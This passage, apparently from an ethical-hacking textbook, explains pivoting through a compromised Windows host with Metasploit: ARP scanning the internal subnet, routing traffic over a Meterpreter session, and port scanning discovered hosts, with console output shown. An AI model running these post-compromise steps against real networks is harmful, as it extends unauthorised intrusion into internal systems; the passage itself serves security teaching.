
Steps to perform pivoting:

1. **Discover live hosts in the network**

   Once a system is compromised, an ARP scan is performed to discover the list of live systems in the network.

   For example, an attacker uses the following command to detect live hosts in the target network:

   ```
   > run post/windows/gather/arp_scanner RHOSTS <target subnet range>
   ```



```
msf6 exploit(multi/handler) > use post/windows/gather/arp_scanner
msf6 post(windows/gather/arp_scanner) > set RHOSTS 10.10.1.0/24
RHOSTS => 10.10.1.0/24
msf6 post(windows/gather/arp_scanner) > set SESSION 3
SESSION => 3
msf6 post(windows/gather/arp_scanner) > exploit

[*] Running module against SERVER2019
[*] ARP Scanning 10.10.1.0/24

[+]     IP: 10.10.1.9 MAC 02:15:5d:21:8a:e4 (UNKNOWN)
[+]     IP: 10.10.1.11 MAC 00:15:5d:01:80:00 (Microsoft Corporation)
[+]     IP: 10.10.1.13 MAC 02:15:5d:21:8a:e3 (UNKNOWN)
[+]     IP: 10.10.1.14 MAC 02:15:5d:21:8a:e5 (UNKNOWN)
[+]     IP: 10.10.1.19 MAC 02:15:5d:21:8a:e2 (UNKNOWN)
[+]     IP: 10.10.1.22 MAC 00:15:5d:01:80:02 (Microsoft Corporation)
[+]     IP: 10.10.1.255 MAC 02:15:5d:21:8a:e2 (UNKNOWN)
[*] Post module execution completed
msf6 post(windows/gather/arp_scanner) > 
```

Figure 6.106: Screenshot of Metasploit showing results of arp_scanner

   As shown in the screenshot, the scan results show seven IP addresses reachable from the compromised system. To find out more information about these IP addresses, attackers perform port scanning.


2. **Set up routing rules**

   Prior to using Metasploit to run a port scanner against two IP addresses in the target network, attackers implement routing rules to instruct Metasploit to route all the traffic destined to the private network using the existing Meterpreter session established between the attacker's system and the compromised system.

   For example, an attacker can use the following commands to perform this step:

   ```
   > background
   > route add <IP address> <subnet mask> <session number>
   ```

   Routing rule to instruct Metasploit to route any traffic destined to `10.10.10.0 255.255.255.0` to session number `1` (Meterpreter session established with a compromised system)



```
msf6 exploit(multi/handler) > route add 10.10.1.0 255.255.255.0 3
[*] Route added
msf6 exploit(multi/handler) > 
```

Figure 6.107: Screenshot of Metasploit setting up routing rule

3. **Scan ports of live systems**

   Once the routing rule is implemented, port scanning is performed against the live systems.

   For example, the attacker uses the following commands to perform port scanning on the target systems:


   `> use auxiliary/scanner/portscan/tcp`

   `> set RHOSTS <IP addresses>`

   `> set PORTS 1-1000`

   `> run`

   As shown in the screenshot, the result displays the open ports on the private systems.



```
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.1.19
RHOSTS => 10.10.1.19
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.1.19:           - 10.10.1.19:25 - TCP OPEN
[+] 10.10.1.19:           - 10.10.1.19:80 - TCP OPEN
[+] 10.10.1.19:           - 10.10.1.19:139 - TCP OPEN
[+] 10.10.1.19:           - 10.10.1.19:135 - TCP OPEN
[+] 10.10.1.19:           - 10.10.1.19:445 - TCP OPEN
[*] 10.10.1.19:           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > 
```

